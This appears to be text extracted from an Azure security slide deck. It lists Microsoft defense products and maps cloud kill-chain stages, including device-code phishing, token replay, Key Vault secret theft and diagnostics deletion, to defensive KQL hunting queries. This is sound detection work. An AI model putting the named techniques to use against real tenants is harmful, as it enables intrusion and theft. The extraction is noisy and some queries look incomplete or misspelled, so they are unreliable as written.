
Microsoft Products (\$)

Security Best Practices
Azure Security Fundamentals
Cloud Security Benchmark
Defender for Cloud
Secure Score
Secure Identity
Secure Apps and data with
Entra ID Mechanism
MFA
Conditionnal Access / Policies
Exposure Managagement

Custom Detections

3rd Party tools
KQL Analytics Rules
Defender XDR


Defense Strategy - think Graph?




Kill Chain Mapping – Defender XDR

FileHomeInsertDrawPage LayoutFormulasDataReviewViewAutomateHelp Paste CutCopyFormat Painter Clipboard Aptos Narrow11 B I U Font Wrap Text General % Conditional Formatting Format as Table Cell Styles Insert Delete Format AutoSum Fill Clear Sort & Filter Find & Select Editing							
	A	B	C	D	E	F	G
1	Kill Chain Stage	Example attack	Log source / Sentinel table	KQL snippet (exemple)	XDR / Defender signal	Recommended SOC action / Playbook	Hunting Queries
2	Recon / Discovery	Tenant enumeration, app discovery	SigninLogs, AuditLogs, AzureActivity	`SigninLogs	where TimeGenerated > ago(24h) and ClientAppUsed has "Graph"	summarize count() by IPAddress, UserPrincipalName`	
3	Initial access	Device Code Phishing (device_code)	SigninLogs	`SigninLogs	where AuthenticationProtocol == "DeviceCode"	project TimeGenerated, UserPrincipalName, IPAddress, Location`	
4	Authenticated enumeration	Use of Mg/Az to list users/apps	AuditLogs (Directory), AzureActivity	`AuditLogs	where OperationName has "List" or OperationName has "Get"	where TimeGenerated > ago(48h)`	
5	Privilege escalation	Add service principal credential / Role assignment	AuditLogs, AzureActivity	`AuditLogs	where OperationName == "Add service principal credential" or OperationNameValue == "MICROSOFT.AUTHORIZATION/ROLEASSIGNMENTS/WRITE"	New SP credentials / new role assignment in tenant	
6	Persistence	Automation account / Runbook modification	AzureActivity, AutomationAccountLogs	`AzureActivity	where ResourceProvider == "Microsoft.Automation" and OperationNameValue has "Runbook"	Runbook changed / scheduled job created	
7	Lateral movement	PRT replay / token replay	SigninLogs	`SigninLogs	where IncomingTokenType == "PrimaryRefreshToken" or AuthenticationRequirementsatisfied == "False"	summarize count() by IPAddress, UserPrincipalName`	
8	Data exfiltration / mining	Key Vault secret read, blob download	KeyVaultAuditEvents, StorageBlobLogs, AzureDiagnostics	`AzureDiagnostics	where Category == "AuditEvent" and OperationName startswith "SecretGet"	KeyVault secret access by unusual principal; bulk blob access	
9	Defense evasion	Clearing diagnostics, changing retention	AzureActivity	`AzureActivity	where OperationNameValue contains "diagnosticsettings/delete" or OperationNameValue contains "diagnosticsettings/write"	Log deletion / retention changes	


Azure Attack Kill Chain



Azure Attack Kill Chain



Azure Attack Kill Chain



Azure Attack Kill Chain

